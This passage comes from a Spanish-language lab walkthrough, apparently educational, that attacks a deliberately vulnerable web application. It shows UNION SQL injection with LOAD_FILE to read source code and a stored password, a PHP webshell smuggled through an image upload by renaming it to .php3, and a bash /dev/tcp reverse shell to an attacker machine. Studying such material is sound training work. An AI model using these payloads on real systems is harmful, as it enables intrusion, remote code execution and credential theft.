



*Figura 123: Código fuente del archivo search.php.*

3. Ahora se debe visualizar el contenido de uno de esos archivos ejecutando la siguiente inyección SQL:

**' UNION SELECT 1, 2, LOAD_FILE('/var/www/html/APM_nexusplay/controladores/cont_search.php'), 4, 5, 6 -- -**

Con esto se podrá ver el código del archivo controladores/cont_search.php **(ver Figura 124).**





***Figura 124: Lectura del archivo cont_search.php usando SQLi.***

4. Para visualizar correctamente el resultado, se debe inspeccionar el código fuente, lo que permitirá acceder al contenido del archivo cont_search.php, donde se encuentra una de sus inclusiones llamada database.php **(ver Figura 125).**





***Figura 125: Inspección del código de cont_search.php.***

5. Una vez detectado el archivo database.php y su ubicación, se procede a realizar la inyección SQL:

**' UNION SELECT 1, 2, LOAD_FILE('/var/www/html/APM_nexusplay/config_db/database.php'), 4, 5, 6 -- -**

Quien permite visualizar el contenido de ese archivo y, sin necesidad de revisar el código fuente, se podrá observar la contraseña del usuario estándar de la máquina **(ver Figura 126).**





***Figura 126: Lectura del archivo database.php mediante SQLi.***

**Ataque 2 – Explotación del apartado de carga de imágenes.**

1. Al tener acceso como administrador de la aplicación web, se debe ingresar al apartado de configuraciones en la opción para cambiar foto de perfil, la cual es vulnerable, ya que permite modificar el encabezado de carga de las imágenes **(ver Figura 127)**.





***Figura 127: Perfil del admin – apartado de configuraciones.***

2. Aquí lo primero que se debe hacer es crear un archivo .jpg cuyo contenido sea:

**<?php system($_GET['cmd']); ?>**

Esto servirá para generar un webshell que permitirá ejecutar comandos en el servidor a través de la URL **(ver Figura 128).**





***Figura 128: Crear archivo .jpg con código PHP para webshell.***

3. Después se configura el proxy del navegador con la dirección IP del localhost "127.0.0.1" con el puerto "8080", para que se puedan interceptar las solicitudes HTTP con BurpSuite **(ver Figura 129).**





***Figura 129: Configurar el proxy del navegador.***

4. Lo siguiente que se hará es subir la imagen con el webshell incluido, pero interceptando esa solicitud para capturar y analizar la petición enviada al servidor **(ver Figura 130).**





*Figura 130: Interceptar la subida de imagen.*

5. Al subir la imagen, se intercepta esa solicitud para modificar el encabezado correspondiente a la carga de la imagen, cambiando el **filename** por **image.php3** para que el servidor lo trate como un archivo ejecutable **(ver Figura 131)**.





*Figura 131: Modificar el encabezado - carga de la imagen.*

6. Tras ser modificadas, se envía la solicitud dando clic en el botón "**Forward**" permitiendo que el archivo se suba al servidor **(ver Figura 132).**





*Figura 132: Enviar la solicitud para subir la webshell al servidor.*

7. Ahora se inspecciona el código del apartado del panel de configuración para identificar tanto el nombre del archivo como la ubicación donde se subió **(ver Figura 133)**.





*Figura 133: Ubicación donde se subió la webshell.*

8. Con esa ubicación, se ingresa en el navegador y se añade **"?cmd=whoami"** para confirmar el usuario con el que se está ejecutando el webshell en el servidor **(ver Figura 134).**





***Figura 134: Verificar el usuario del sistema mediante el webshell.***

9. Al tener la webshell subida a la máquina, se procede a realizar un reverse shell, donde primero se debe poner a escuchar la máquina atacante (Kali) en el puerto 4242 con el comando "**sudo nc -lvnp 4242**" **(ver Figura 135).**





***Figura 135: Máquina Kali escuchando en el puerto 4242.***

10. Con la intercepción realizada al webshell, se debe modificar la petición GET insertando en el parámetro cmd el siguiente contenido:

**bash -c 'bash -i >& /dev/tcp/10.0.2.4 /4242 0>&1'**

Este mismo se debe codificar en HTML, ya que el navegador no permite enviar ciertos caracteres directamente **(ver Figura 136).**





***Figura 136: Insertar y codificar en comando malicioso.***

11. Una vez codificada, lo siguiente será enviar la solicitud haciendo clic en el botón "**Forward**", lo que permitirá ejecutar el reverse shell en la máquina víctima **(ver Figura 137).**





***Figura 137: Enviar la solicitud para ejecutar reverse shell.***

12. Con esto se obtendrá acceso a la máquina víctima bajo el usuario predeterminado de Apache, que es www-data **(ver Figura 138).**





***Figura 138: Reverse Shell - Acceso al servidor por el usuario www-data.***

13. Se procede a buscar el usuario activo en el sistema **(ver Figura 139).**





***Figura 139: Ver el nombre del usuario de la máquina.***

14. Se debe visualizar el contenido del archivo /config_db/database.php de la aplicación para obtener la contraseña **(ver Figura 140)**.





***Figura 140: Contraseña del usuario estándar – archivo database.php.***

**Ataque 3 – Inyección SQL a ciegas (Blind).**

Los ataques que se presentarán corresponden al tipo de inyecciones SQL a ciegas (Blind SQLi), por lo que obtener información de la base de datos mediante este método resulta más lento y complejo, ya que los resultados no se muestran directamente y deben interpretarse a partir del comportamiento de la aplicación. A pesar de su dificultad, se lo incluyó con el propósito de brindar experiencia práctica sobre cómo este tipo de ataques puede comprometer una aplicación web, incluso sin conocer la estructura de la base de datos.

A continuación, se mostrarán ejemplos de cómo se realiza este ataque en la aplicación:

